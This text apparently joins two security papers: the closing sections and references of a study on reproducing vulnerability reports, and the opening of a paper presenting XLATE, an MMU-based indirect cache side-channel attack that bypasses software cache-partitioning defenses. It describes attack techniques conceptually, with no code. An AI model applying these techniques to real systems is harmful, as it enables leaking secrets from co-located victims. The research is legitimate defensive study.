We have published the full dataset of 291 vulnerabilities with CVE-IDs and 77 vulnerabilities without CVE-IDs. The dataset is available at `https://github.com/VulnReproduction/LinuxFlaw`. For each vulnerability, we have filled in the missing pieces of information, annotated the issues we encountered during the reproduction, and created the appropriate `Dockerfiles` for each case. Each vulnerability report contains structured information fields (in HTML and JSON), detailed instructions on how to reproduce the vulnerability, and fully-tested PoC exploits. In the repository, we have also included the pre-configured virtual machines with the appropriate environments. To the best of our knowledge, this is the largest *public* ground-truth dataset of real-world vulnerabilities which were manually reproduced and verified.

## 9 Related Work

There is a body of work investigating vulnerabilities and bug reports in both security and software engineering communities. In the following, we summarize the key existing works and highlight the uniqueness of our work.

In the field of software engineering, past research explored bug fixes in general (beyond just security-related bugs). Bettenburg et al. revealed some critical information needed for software bug fixes [28]. They found that reporters typically do not include these information in bug reports simply due to the lack of automated tools. Aranda et al. investigated coordination activities in bug fixing [26], demonstrating that bug elimination is strongly dependent on social, organizational, and technical knowledge that cannot be solely extracted through automation of electronic repositories. Ma et al. studied bug fixing practices in a context where software bugs are casually related across projects [45]. They found that downstream developers usually apply temporary patches while waiting for an upstream bug fix.

Similar to [26], Guo et al. also investigated how software developers communicate and coordinate in the process of bug fixing [36, 37]. They observed that bugs handled by people on the same team or working in geographical proximity were more likely to get fixed. Zhong and Su framed their investigation around automated bug fixes and found that the majority of bugs are too complicated to be automatically repaired [59]. Park et al. conducted an analysis on the additional efforts needed after initial bug fixes, finding that over a quarter of remedies are problematic and require additional repair [50]. Soto et al. conducted a large-scale study of bug-fixing commits in Java projects, observing that less than 15% of common bug fix patterns can be matched [51]. Similar to our research, Chaparro et al. explored missing information from bug reports, but focusing on automatically detecting their absence/presence [31]. Instead, our work focuses on understanding the impact of these missing information on the reproducibility.

In the security field, research on vulnerability reports mainly focuses on studying and understanding the vulnerability life cycle. In a recent work, Li and Paxson conducted a large scale empirical study of security patches, finding that security patches have a lower footprint in code bases than non-security bug fixes [43]. Frei et al. compared the patching life cycle of newly disclosed vulnerabilities, quantifying the gap between the availability of a patch after an exploit was released [35].

Similarly, Nappa et al. analyzed the patch deployment process of more than one thousand vulnerabilities, finding that only a small fraction of vulnerable hosts apply security patches right after an exploit release [47]. Ozment and Schechter measured the rate at which vulnerabilities have been reported, finding foundational vulnerabilities to have a median lifetime of at least 2.6 years [49]. In addition to the study of vulnerability life cycles, a recent work [53] reveals differing results between hackers and testers when identifying new vulnerabilities, highlighting the importance of experience and security knowledge. In this work, we focus on understanding vulnerability reproduction, which is subsequent to software vulnerability identification.

Unlike previous works that mainly focus on security patches or bug fixes, our work seeks to tease apart vulnerability reports from the perspective of vulnerability reproduction. To the best of our knowledge, this is the first study to provide an in-depth analysis of the practical issues in vulnerability reproduction. Additionally, this is the first work to study a large amount of real-world vulnerabilities through extensive manual efforts.

## 10 Conclusion

In this paper, we conduct an in-depth empirical analysis on real-world security vulnerabilities, with the goal of quantifying their reproducibility. We show that it is generally difficult for a security analyst to reproduce a failure pertaining to a vulnerability with just a single report obtained from a popular security forum. By leveraging a crowdsourcing approach, the reproducibility can be increased but troubleshooting the failed vulnerabilities still remains challenging. We find that, apart from Internet-scale crowdsourcing and some interesting heuristics, manual efforts (*e.g.* debugging) based on experience are the sole way to retrieve missing information from reports. Our findings align with the responses given by the hackers, researchers, and engineers we surveyed. With these observations, we believe there is a need to: introduce more effective and automated ways to collect commonly missing information from reports and to overhaul current vulnerability reporting systems by enforcing and incentivizing higher-quality reports.

## Acknowledgments

We would like to thank our shepherd Justin Cappos and the anonymous reviewers for their helpful feedback. We also want to thank Jun Xu for his help reproducing vulnerabilities. This project was supported in part by NSF grants CNS-1718459, CNS-1750101, CNS-1717028, and by the Chinese National Natural Science Foundation (61272078). Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

## References


[1] apache.org. https://bz.apache.org/bugzilla/show_bug.cgi?id=41867.

[2] hackerone.com. https://hackerone.com/reports/273946.

[3] Apache Bugzilla. https://bz.apache.org/bugzilla/.

[4] Automatic bug reporting tool (abrt) - redhat. https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/migration_planning_guide/sect-kernel-abrt.

[5] Common Vulnerabilities and Exposures (CVE). https://cve.mitre.org/.

[6] CVE IDs and How to Obtain Them. https://vuls.cert.org/confluence/display/Wiki/CVE+IDs+and+How+to+Obtain+Them.

[7] CWE/SANS TOP 25 Most Dangerous Software Errors. http://www.sans.org/top25-software-errors/.

[8] Data Statistic for Operating System for Top 500 Supercomputers. https://www.top500.org/statistics/details/osfam/1.

[9] ExploitDB. https://www.exploit-db.com/.

[10] Gcc bugs. https://gcc.gnu.org/bugs/#need.

[11] Gentoo Bugzilla. https://bugs.gentoo.org/.

[12] Hackerone. https://hackerone.com.

[13] How to report a bug - php. https://bugs.php.net/how-to-report.php.

[14] National Vulnerability Database (NVD). https://nvd.nist.gov/.

[15] OpenWall. http://www.openwall.com/.

[16] Redhat Bugzilla. https://bugzilla.redhat.com/.

[17] reportbug - debian. https://wiki.debian.org/reportbug.

[18] Researcher posts Facebook bug report to Mark Zuckerberg's wall. https://www.cnet.com/news/researcher-posts-facebook-bug-report-to-mark-zuckerbergs-wall/.

[19] Sanitizers - github. https://github.com/google/sanitizers.

[20] Security Tracker. https://securitytracker.com/.

[21] SecurityFocus. https://www.securityfocus.com/.

[22] Simon tatham - how to report bugs effectively. https://www.chiark.greenend.org.uk/~sgtatham/bugs.html.

[23] Vulnerabilities By Date. https://www.cvedetails.com/browse-by-date.php.

[24] WannaCry Ransomware Attack. https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

[25] AKRITIDIS, P., CADAR, C., RAICIU, C., COSTA, M., AND CASTRO, M. Preventing memory error exploits with wit. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy* (2008), SP'08.

[26] ARANDA, J., AND VENOLIA, G. The secret life of bugs: Going past the errors and omissions in software repositories. In *Proceedings of the 31st International Conference on Software Engineering* (2009), ICSE'09.

[27] AVGERINOS, T., CHA, S. K., HAO, B. L. T., AND BRUMLEY, D. Aeg: Automatic exploit generation. In *Proceedings of The Network and Distributed System Security Symposium* (2011), NDSS'11.

[28] BETTENBURG, N., JUST, S., SCHRÖTER, A., WEISS, C., PREMRAJ, R., AND ZIMMERMANN, T. What makes a good bug report? In *Proceedings of the 16th ACM SIGSOFT International Symposium on Foundations of Software Engineering* (2008), SIGSOFT '08/FSE-16.

[29] CARLINI, N., BARRESI, A., PAYER, M., WAGNER, D., AND GROSS, T. R. Control-flow bending: On the effectiveness of control-flow integrity. In *Proceedings of the 24th USENIX Conference on Security Symposium* (2015), Usenix Security'15.

[30] CASTRO, M., COSTA, M., AND HARRIS, T. Securing software by enforcing data-flow integrity. In *Proceedings of the 7th Symposium on Operating Systems Design and Implementation* (2006), OSDI'06.

[31] CHAPARRO, O., LU, J., ZAMPETTI, F., MORENO, L., DI PENTA, M., MARCUS, A., BAVOTA, G., AND NG, V. Detecting missing information in bug descriptions. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (2017), ESEC/FSE'2017.

[32] CHEN, S., XU, J., SEZER, E. C., GAURIAR, P., AND IYER, R. K. Non-control-data attacks are realistic threats. In *Proceedings of the 14th Conference on USENIX Security Symposium* (2005), Usenix Security'05.

[33] COWAN, C., BEATTIE, S., JOHANSEN, J., AND WAGLE, P. Pointguardtm: Protecting pointers from buffer overflow vulnerabilities. In *Proceedings of the 12th Conference on USENIX Security Symposium* (2003), Usenix Security'03.

[34] COWAN, C., PU, C., MAIER, D., HINTONY, H., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., AND ZHANG, Q. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th Conference on USENIX Security Symposium* (1998), Usenix Security'98.

[35] FREI, S., MAY, M., FIEDLER, U., AND PLATTNER, B. Large-scale vulnerability analysis. In *Proceedings of the 2006 SIGCOMM Workshop on Large-scale Attack Defense* (2006), LSAD'06.

[36] GUO, P. J., ZIMMERMANN, T., NAGAPPAN, N., AND MURPHY, B. Characterizing and predicting which bugs get fixed: An empirical study of microsoft windows. In *Proceedings of the 32Nd ACM/IEEE International Conference on Software Engineering* (2010), ICSE'10.

[37] GUO, P. J., ZIMMERMANN, T., NAGAPPAN, N., AND MURPHY, B. "not my bug!" and other reasons for software bug report reassignments. In *Proceedings of the ACM 2011 Conference on Computer Supported Cooperative Work* (2011), CSCW'11.

[38] HATMAKER, T. Google's bug bounty program pays out $3 million, mostly for android and chrome exploits. TechCrunch, 2017. `https://techcrunch.com/2017/01/31/googles-bug-bounty-2016/`.

[39] HU, H., SHINDE, S., ADRIAN, S., CHUA, Z. L., SAXENA, P., AND LIANG, Z. Data-oriented programming: On the expressiveness of non-control data attacks. In *Proceedings of the 2016 IEEE Symposium on Security and Privacy* (2016), SP'16.

[40] JIA, X., ZHANG, C., SU, P., YANG, Y., HUANG, H., AND FENG, D. Towards efficient heap overflow discovery. In *Proceedings of the 26th USENIX Conference on Security Symposium* (2017), USENIX Security'17.

[41] KHANDELWAL, S. Samsung launches bug bounty program — offering up to $200,000 in rewards. TheHackerNews, 2017. `https://thehackernews.com/2017/09/samsung-bug-bounty-program.html`.

[42] KWON, Y., SALTAFORMAGGIO, B., KIM, I. L., LEE, K. H., ZHANG, X., AND XU, D. A2c: Self destructing exploit executions via input perturbation. In *Proceedings of The Network and Distributed System Security Symposium* (2017), NDSS'17.

[43] LI, F., AND PAXSON, V. A large-scale empirical study of security patches. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), CCS'17.

[44] LIAO, X., YUAN, K., WANG, X., LI, Z., XING, L., AND BEYAH, R. Acing the ioc game: Toward automatic discovery and analysis of open-source cyber threat intelligence. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS'16.

[45] MA, W., CHEN, L., ZHANG, X., ZHOU, Y., AND XU, B. How do developers fix cross-project correlated bugs?: A case study on the github scientific python ecosystem. In *Proceedings of the 39th International Conference on Software Engineering* (2017), ICSE'17.

[46] NAGARAKATTE, S., ZHAO, J., MARTIN, M. M., AND ZDANCEWIC, S. Softbound: Highly compatible and complete spatial memory safety for c. In *Proceedings of the 30th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2009), PLDI'09.

[47] NAPPA, A., JOHNSON, R., BILGE, L., CABALLERO, J., AND DUMITRAS, T. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy* (2015), SP'15.

[48] NEWMAN, L. H. Equifax officially has no excuse. Wired, 2017. `https://www.wired.com/story/equifax-breach-no-excuse/`.

[49] OZMENT, A., AND SCHECHTER, S. E. Milk or wine: Does software security improve with age? In *Proceedings of the 15th Conference on USENIX Security Symposium* (2006), USENIX Security'06.

[50] PARK, J., KIM, M., RAY, B., AND BAE, D.-H. An empirical study of supplementary bug fixes. In *Proceedings of the 9th IEEE Working Conference on Mining Software Repositories* (2012), MSR'12.

[51] SOTO, M., THUNG, F., WONG, C.-P., LE GOUES, C., AND LO, D. A deeper look into bug fixes: Patterns, replacements, deletions, and additions. In *Proceedings of the 13th International Conference on Mining Software Repositories* (2016), MSR'16.

[52] TAN, L., ZHOU, Y., AND PADIOLEAU, Y. acomment: Mining annotations from comments and code to detect interrupt related concurrency bugs. In *Proceedings of the 33rd International Conference on Software Engineering* (2011), ICSE'11.

[53] VOTIPKA, D., STEVENS, R., REDMILES, E., HU, J., AND MAZUREK, M. Hackers vs. testers: A comparison of software vulnerability discovery processes. In *Proceedings of the 2018 IEEE Symposium on Security and Privacy* (2018), SP'18.

[54] WARREN, T. Microsoft will now pay up to $250,000 for windows 10 security bugs. The Verge, 2017. `https://www.theverge.com/2017/7/26/16044842/microsoft-windows-bug-bounty-security-flaws-bugs-250k`.

[55] XU, J., MU, D., CHEN, P., XING, X., WANG, P., AND LIU, P. Credal: Towards locating a memory corruption vulnerability with your core dump. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS'16.

[56] XU, J., MU, D., XING, X., LIU, P., CHEN, P., AND MAO, B. Postmortem program analysis with hardware-enhanced post-crash artifacts. In *Proceedings of the 26th USENIX Conference on Security Symposium* (2017), USENIX Security'17.

[57] XU, W., AND FU, Y. Own your android! yet another universal root. In *Proceedings of the 9th USENIX Conference on Offensive Technologies* (2015), WOOT'15.

[58] ZHAO, M., GROSSKLAGS, J., AND LIU, P. An empirical study of web vulnerability discovery ecosystems. In *Proceedings of the 2015 ACM SIGSAC Conference on Computer and Communications Security* (2015), CCS'15.

[59] ZHONG, H., AND SU, Z. An empirical study on real bug fixes. In *Proceedings of the 37th International Conference on Software Engineering* (2015), ICSE'15.

[60] ZHU, Z., AND DUMITRAS, T. Featuresmith: Automatically engineering features for malware detection by mining the security literature. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS'16.

# Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think

Stephan van Schaik
*Vrije Universiteit Amsterdam*

Cristiano Giuffrida
*Vrije Universiteit Amsterdam*

Herbert Bos
*Vrije Universiteit Amsterdam*

Kaveh Razavi
*Vrije Universiteit Amsterdam*

## Abstract

Cache attacks have increasingly gained momentum in the security community. In such attacks, attacker-controlled code sharing the cache with a designated victim can leak confidential data by timing the execution of cache-accessing operations. Much recent work has focused on defenses that enforce cache access isolation between mutually distrusting software components. In such a landscape, many software-based defenses have been popularized, given their appealing portability and scalability guarantees. All such defenses prevent attacker-controlled CPU instructions from accessing a cache partition dedicated to a different security domain.

In this paper, we present a new class of attacks (*indirect cache attacks*), which can bypass all the existing software-based defenses. In such attacks, rather than accessing the cache directly, attacker-controlled code lures an external, trusted component into indirectly accessing the cache partition of the victim and mount a confused-deputy side-channel attack. To demonstrate the viability of these attacks, we focus on the MMU, demonstrating that indirect cache attacks based on translation operations performed by the MMU are practical and can be used to bypass all the existing software-based defenses.

Our results show that the isolation enforced by existing defense techniques is imperfect and that generalizing such techniques to mitigate arbitrary cache attacks is much more challenging than previously assumed.

## 1 Introduction

Cache attacks are increasingly being used to leak sensitive information from a victim software component (e.g., process) running on commodity CPUs [8, 11, 12, 15, 19, 21, 22, 26, 29, 31, 32, 33, 42]. These attacks learn about the secret operations of a victim component by observing changes in the state of various CPU caches. Since such attacks exploit fundamental hardware properties (i.e., caching), commodity software operating on security-sensitive data is inherently vulnerable. Constant-time software implementations are an exception, but generating them manually is error-prone and automated approaches incur impractical performance costs [34]. In response to these attacks, state-of-the-art defenses use software- or hardware-enforced mechanisms to partition CPU caches between mutually distrusting components.

Given the lack of dedicated hardware support for the mitigation of cache attacks, current hardware-enforced mechanisms re-purpose *other* CPU features, originally intended for *different* applications, to partition the shared caches. For example, Intel CAT, originally designed to enforce quality-of-service between virtual machines [18], can be re-purposed to coarsely partition the shared last level cache [30]. As an another example, Intel TSX, originally designed to support hardware transactional memory, can be re-purposed to pin the working set of a secure transaction inside the cache. By probing the cache partitions used by protected software running in a transaction, attackers will cause transaction aborts that can signal an on-going attack. While effective, these defenses rely on features available only on specific (recent Intel) architectures and, due to their limited original scope, cannot alone scale to provide whole-system protection against cache attacks. For instance, Intel CAT-based defenses can only support limited security partitions or secure pages. In another direction, Intel TSX-based defenses can only protect a limited working set.

In comparison, software-based cache defenses do not suffer from these limitations and in recent years have become increasingly popular. Given the knowledge of how memory is mapped to the CPU caches, these defenses can freely allocate memory in a way that partitions the cache to isolate untrusted software components from one another. This can be done at a fine granularity to guarantee scalability [25, 44], while remaining portable across different architectures. The main question with these defenses, however, is whether they perform this partition-

ing sufficiently well without hardware support.

The answer is no. In this paper we present a new class of attacks, *indirect cache attacks*, which demonstrate that an attacker can mount practical cache attacks by piggybacking on external, trusted components, for instance on existing hardware components. Recent side-channel attacks have already targeted hardware components as *victims*, for instance by side channeling CPU cores [21, 31, 33, 42], memory management units (MMU) [12], transactions [8, 22], or speculative execution functionality [26, 29].

Unlike such attacks, indirect cache attacks abuse hardware components as *confused deputies* to access the cache on the attacker's behalf and leak information from victim software components. We show this strategy bypasses the imperfect partitioning of all state-of-the-art software-based defenses, which implicitly assume hardware components other than the CPU are trusted.

To substantiate our claims, we focus on MMU-based indirect cache attacks and show how such attacks can bypass existing software-based defenses in practical settings. Our focus on the MMU is motivated by (i) the MMU being part of the standard hardware equipment on commodity platforms exposed to side-channel attacks, and (ii) the activity of the MMU being strongly dependent on the operations performed by the CPU, making it an appealing target for practical indirect cache attacks.

In detail, we show how our concrete attack implementation, named XLATE, can program the MMU to replace the CPU as the active actor, mounting attacks such as FLUSH + RELOAD and PRIME + PROBE. Performing XLATE attacks is challenging due to the unknown internal architecture of the MMU, which we explore as part of this paper. XLATE attacks show that the translation structures (i.e., page tables) and any other data structures used by other cache-enabled trusted hardware/software components should be subject to the same partitioning policy as regular code/data pages in existing and future cache defenses. We show that retrofitting this property in existing defenses is already challenging for XLATE attacks, let alone for future, arbitrary indirect cache attacks, which we anticipate can target a variety of other trusted hardware/software components.

Summarizing, we make the following contributions:

- The reverse engineering of the internal architecture of the MMU, including translation and page table caches in a variety of CPU architectures.
- A new class of cache attacks, which we term indirect cache attacks and instantiate for the first time on the MMU. Our XLATE attack implementation can program the MMU to indirectly perform a variety of existing cache attacks in practical settings.
- An evaluation of XLATE attacks, showing how they compromise all known software-based cache defenses, and an analysis of possible mitigations.
- An open-source test-bed for all the existing and new cache attacks considered in this paper, the corresponding covert-channel implementations, and applicable cache defenses, which can serve as a framework to foster future research in the area. The source code and further information about this project can be found here:

  `https://vusec.net/projects/xlate`

The remainder of the paper is organized as follows. Section 3 provides background on existing cache attacks, while Section 4 provides background on existing cache defenses both in hardware and software. Section 5 and Section 6 present the design and implementation of XLATE family of indirect cache attacks. Section 7 compares the XLATE attacks against existing attacks and show that they break state-of-the-art software-based defenses. Finally, Section 8 discusses possible mitigations against these attacks, Section 9 covers related work, and Section 10 concludes the paper.

## 2 Threat Model

We assume an attacker determined to mount a cache attack such as PRIME + PROBE and leak information from a co-located victim on the same platform. In practical settings, the victim is typically a virtual machine in a multi-tenant cloud or a user process in an unprivileged code-based exploitation scenario. We also assume the attacker shares hardware resources such as the last-level cache (LLC) with the victim. Furthermore, we assume the victim is protected with state-of-the-art software-based defenses against cache attacks, either deployed standalone or complementing existing hardware-based solutions for scalability reasons. In such a setting, the goal of the attacker is to escape from the containing security domain (cache partition) enforced by the software-based defenses and mount a successful cache attack.

## 3 Cache Side-Channel Attacks

To overcome the performance gap between processors and memory, multiple caches in the processor store recently-accessed memory locations to hide the memory's high latency. While these CPU caches are an important performance optimization deployed universally, they can also be abused by attackers to leak information from a victim process. Recently accessed memory locations by the victim process will be in the cache and

Table 1: An overview of existing cache side-channel attacks.

| Name | Same-Core | Cross-Core | Shared Memory | Measurement |
|---|---|---|---|---|
| EVICT + TIME [27] | ✓ | ✓ | ✗ | time |
| PRIME + PROBE [21, 31] | ✓ | ✓ | ✗ | time |
| PRIME + ABORT [8] | ✗ | ✓ | ✗ | TSX |
| FLUSH + RELOAD [42] | ✓ | ✓ | ✓ | time |
| FLUSH + FLUSH [16] | ✓ | ✓ | ✓ | time |

attackers can probe for this information by observing the state of the caches to leak sensitive information about the secret operation of the victim process. This prevalent class of side-channel attacks is known as cache attacks. We now briefly explain the high-level architecture of CPU caches before discussing how attackers can perform different variants of these cache attacks.

## 3.1 Cache Architecture

In the Intel Core architecture, there are three levels of CPU caches. The caches closer to the CPU are smaller and faster, and the caches further away are larger and slower. At the first level, there are two caches, L1i and L1d, to store code and data respectively, while the L2 cache unifies code and data. Where these caches are private to each core, all cores share the L3 which is the last-level cache (LLC). One important property of the LLC is that it is inclusive of the lower level caches—data stored in the lower levels is always present in the LLC. Furthermore, because of its size, the LLC is always set-associative, i.e., it is divided into multiple cache sets where part of the physical address is used to index into the corresponding cache set. These two properties are important for state-of-the-art cache attacks on the LLC.

## 3.2 Existing Attacks

Table 1 illustrates existing cache attacks. Some of the attacks only work if the attacker executes them on the same core that also executes the victim, while others can leak information across cores through the shared LLC. Furthermore, to measure the state of the cache, these attacks rely either on timing memory accesses to detect if they are cached, or on other events such as transaction aborts. We provide further detail about these attacks in the remainder of this section.

**EVICT + TIME** In an EVICT + TIME attack, the attacker evicts certain cache sets and then measures the execution time of the victim's code to determine whether the victim used a memory location that maps to the evicted cache sets. While EVICT + TIME attacks provide a lower bandwidth than PRIME + PROBE attacks [33], they are effective in high-noise environments such as JavaScript [12].

**PRIME + PROBE and PRIME + ABORT** In a PRIME + PROBE attack, the attacker builds an eviction set of memory addresses to fill a specific cache set. By repeatedly measuring the time it takes to refill the cache set, the attacker can monitor memory accesses to that cache set. Furthermore, as part of the memory address determines the cache set to which the address maps, the attacker can infer information about the memory address used to access the cache set. Thus, by monitoring different cache sets, an attacker can determine, for example, which part of a look-up table was used by a victim process. While PRIME + PROBE originally targeted the L1 cache [33] to monitor accesses from the same processor core or another hardware thread, the inclusive nature of the LLC in modern Intel processors has led recent work to target the LLC [21, 23, 31], enabling PRIME + PROBE in cross-core and cross-VM setups.

PRIME + ABORT [8] is a variant of PRIME + PROBE that leverages Intel's Transaction Synchronization Extensions (TSX). Intel TSX introduces support for hardware transactions, where the L1 and L3 caches are used as write and read sets, respectively, to keep track of addresses accessed within the transaction. PRIME + ABORT monitors accesses to a single cache set by filling the cache set during a transaction as any additional accesses to same cache set causes the transaction to abort.

**FLUSH + RELOAD and FLUSH + FLUSH** To reduce the memory footprint, running processes often share identical memory pages. Shared libraries is a prime example of sharing (code) pages. Another example is memory deduplication [32], where an active process searches for pages with identical contents to coalesce them. While there are hardware mechanisms in place to ensure isolation between processes by enforcing read-only or copy-on-write semantics for shared pages, the existence of shared caches results in an exploitable side-channel for such pages. Gullasch et al. [17] use the `CLFLUSH` instruction to evict targets to monitor from the cache. By measuring the time to reload them the attacker determines whether the victim has accessed them—a class of attacks called FLUSH + RELOAD. Further, Yarom and Falkner [42] observe that `CLFLUSH` evicts a memory line from all the cache levels, including the last-level cache (LLC) which is inclusive of the lower cache levels and shared between all processor cores, thus enabling an attacker to monitor a victim from another processor core. In addition, the FLUSH + RELOAD attack

Table 2: Overview of existing cache side-channel defenses.

| Name | Same-Core | Cross-Core | Implementation | Strategy |
|---|---|---|---|---|
| Page Coloring [43] | ✓ | ✓ | Software | Sets |
| CacheBar [44] | ✓ | ✓ | Software | Ways |
| StealthMem [25] | ✓ | ✓ | Software | Pinning |
| Intel CAT [30, 36] | ✗ | ✓ | Hardware | Ways |
| ARM AutoLock [13] | ✗ | ✓ | Hardware | Pinning |
| CATalyst [30] | ✗ | ✓ | Hardware | Ways<br>Pinning |
| Cloak [14] | ✓ | ✓ | Hardware | TSX |

allows for cross-VM attacks.

A variant of FLUSH + RELOAD, FLUSH + FLUSH [16] builds upon the observation that `CLFLUSH` aborts early in case of a cache miss, leading to a side channel. As the FLUSH + FLUSH attack relies only on the `CLFLUSH` and performs no memory accesses, it is a stealthier alternative to FLUSH + RELOAD.

## 4 Existing Defenses

As shown in Table 2, the security community developed several defenses both in software and in hardware to mitigate cache side-channel attacks. Given the knowledge of how memory is mapped to the CPU caches, these defenses can freely partition the memory between distrusting processes in a way that partitions the cache, thus preventing the eviction of each other's cache lines. There are three common approaches for achieving this goal: partitioning the cache by sets, partitioning the cache by ways, and locking cache lines such that they cannot be evicted.

### 4.1 Hardware Defenses

Intel Cache Allocation Technology (CAT) [36] is a hardware mechanism that is available on a select series of Intel Xeon and Atom products. Intel CAT allows the OS or hypervisor to control the allocation of cache ways by assigning a bit mask to a class of service (CLOS). While Intel CAT could be used to assign disjoint bit masks to each security domain, the provided amount of classes of service, and thus security domains, is limited to four or sixteen. Instead, Liu et al. [30] leverage Intel CAT as a defense against LLC side-channel attacks by partitioning the LLC into a secure and a non-secure partition. While applications can freely use the non-secure partition, the secure partition is loaded with cache-pinned secure pages. However, the secure partition is strictly limited in size, limiting the number of secure pages one can support. Similarly, older ARM processors such as the ARM Cortex A9 implement Cache Lockdown [6, 35], which enables software to pin cache lines within the L2 cache by restricting the cache ways that can be allocated.

Another hardware mechanism is ARM AutoLock—originally an inclusion policy designed to reduce power consumption that also happens to prevent cross-core attacks by locking cache lines in the L2 cache when they are present in any of the L1 caches [13, 40]. As a result, to use ARM AutoLock as a defense, sensitive data has to be kept in the L1 caches, which are limited in size.

Intel TSX introduces support for hardware transactions where the L1 and L3 are used as write and read sets, respectively, to keep track of accesses within the transaction. Introduced first on Intel Haswell, Intel initially disabled TSX due to bugs, but it reappeared on Intel Skylake, although in a limited set of products. Cloak [14] leverages Intel TSX to mitigate cache attacks. Intel TSX keeps the working set of a transaction inside the CPU cache sets and aborts if one of the cache sets overflows. Cloak pre-loads sensitive code and data paths into the caches and executes the sensitive code inside a transaction to keep its working set inside the cache sets. If an attacker tries to probe a sensitive cache set, the transaction aborts without leaking whether that cache set was accessed by the protected code. While effective, Cloak requires modification to the application code and is limited to computations whose working set can strictly fit inside CPU caches.

Other than the scalability limitations mentioned above, another concern with hardware-based defenses is their lack of portability. Intel CAT or TSX are only available on a subset of Intel processors and ARM Lockdown only on older ARM processors, hindering their wide-spread deployment.

### 4.2 Software Defenses

On contemporary processors, the LLC is both set-associative and physically indexed, i.e. part of the physical address determines to which cache set a certain physical memory address maps. While the byte offset within a page determines the least-significant bits of the index, the most-significant bits form the page color. More specifically, a page commonly consists of 64 cache lines that map to 64 consecutive cache sets in the LLC. Thus, pages with a different page color do not map to the same cache sets, a property originally used to improve the overall system performance [3, 24, 43] or the performance of real-time tasks [28] by reducing cache conflicts. Page coloring has been re-purposed to protect against cache side-channel attacks by assigning different colors to different security domains.

StealthMem [25] provides a small amount of colored memory that is guaranteed to not contend in the cache. From this memory, *stealth pages* can be allocated for storing security-sensitive data, such as the S-boxes of AES encryption. To prevent cache side-channel attacks, StealthMem reserves differently colored *stealth pages* for each core and prevents the usage of pages that share the same color or monitors access to such pages by removing access to these pages via page tables. When such accesses are monitored, StealthMem exploits the cache replacement policy to pin *stealth pages* in the LLC.

CacheBar [44] allocates a budget per cache set to each security domain at the granularity of a page size, essentially representing the amount of cache ways that the security domain is allowed to use for each page color. To record the occupancy, CacheBar monitors accesses to cache sets and maintains a queue of pages that are present in the cache set per security domain. To restrict the number of cache ways that are allocated by a security domain, CacheBar actively evicts pages from the cache following an LRU replacement policy.

Note that all these defenses isolate the cache that untrusted, potentially attacker-controlled, code can *directly access*, but do not account for cache partitions the attacker can *indirectly access* by piggybacking on trusted components such as the MMU. As we will show, this provides an attacker with sufficient leeway to mount a successful indirect cache attack.

# 5 XLATE Attacks

To demonstrate the viability of indirect cache attacks, we focus on an often overlooked trusted hardware component that attacker-controlled code can indirectly control on arbitrary victim platforms: the MMU. As each memory access from the CPU induces a virtual-to-physical address translation for which the MMU has to consult multiple page tables, the MMU tries to keep the results and the intermediate state for recent translations close to itself by interacting with various caches, including the CPU caches. Since the CPU and the MMU share the CPU caches, it is possible to build an eviction set of virtual addresses of which the page table entries map to certain cache sets, allowing one to monitor activities in these cache sets in a similar fashion to PRIME + PROBE.

As the activity of the MMU is trusted, existing software-based defenses do not attempt to isolate page table pages. This makes it possible to abuse the MMU as a confused deputy and mount indirect cache attacks that bypass these defenses. More specifically, the MMU can be used to build eviction sets that map to cache sets outside the current security domain. We refer to this new class of attacks as XLATE attacks and discuss how they leverage the MMU for mounting cache attacks (Section 5.1). We then show how XLATE attacks can be used to bypass the different defense strategies that we discussed earlier (Section 5.2). Implementing XLATE attacks involves addressing a number of challenges (Section 5.3) which we overcome in our concrete implementation of XLATE attacks described in Section 6.

## 5.1 Leveraging the MMU

Analogous to the EVICT + TIME, PRIME + PROBE and PRIME + ABORT, we now introduce XLATE + TIME, XLATE + PROBE and XLATE + ABORT. There is no generally-applicable counterpart to FLUSH + RELOAD in the XLATE family of attacks. Although prior work has proposed page table deduplication to share identical page tables between processes [9] (enabling MMU-based FLUSH + RELOAD), this feature is not readily accessible on commodity platforms.

All of the XLATE attacks rely on the same building block, namely finding an eviction set of virtual addresses of which the page table entries map to the same cache set. In PRIME + PROBE, we find eviction sets for a target address by allocating a large pool of pages and adding each of the pages to an eviction set until accessing the entire eviction set slows down accessing the target. For XLATE attacks, eviction sets can be found using a similar approach, but by using page tables instead of pages.

In XLATE + TIME, we fill a specific cache set with the page table entries from the eviction set and then measure the victim's execution time to determine if the victim is accessing the same cache set. To avoid having to measure the execution time of the victim, we can mount a XLATE + PROBE attack where the attacker repeatedly measures the time it takes to refill the cache set, using the page table entries of the eviction set, as a memory access to the same cache set causes one of the page table entries to be evicted (resulting in a slowdown). Finally, XLATE + ABORT leverages Intel TSX by filling the cache set with the page table entries of the eviction set within a hardware transaction. After filling the cache set, the attacker waits for a short period of time for the victim to execute. If the victim has not accessed a memory address that maps to the same cache set, the transaction is likely to commit, otherwise it is likely to abort.

## 5.2 Bypassing Software-based Defenses

As discussed in Section 4, existing software-based cache defenses partition the LLC either by cache ways or sets [43, 44], or by pinning specific cache lines to the LLC [25]. As mentioned, all these defenses focus on isolating untrusted components such as code running in a virtual machine, but allow unrestricted access to the cache to trusted operations—such as the page table walk

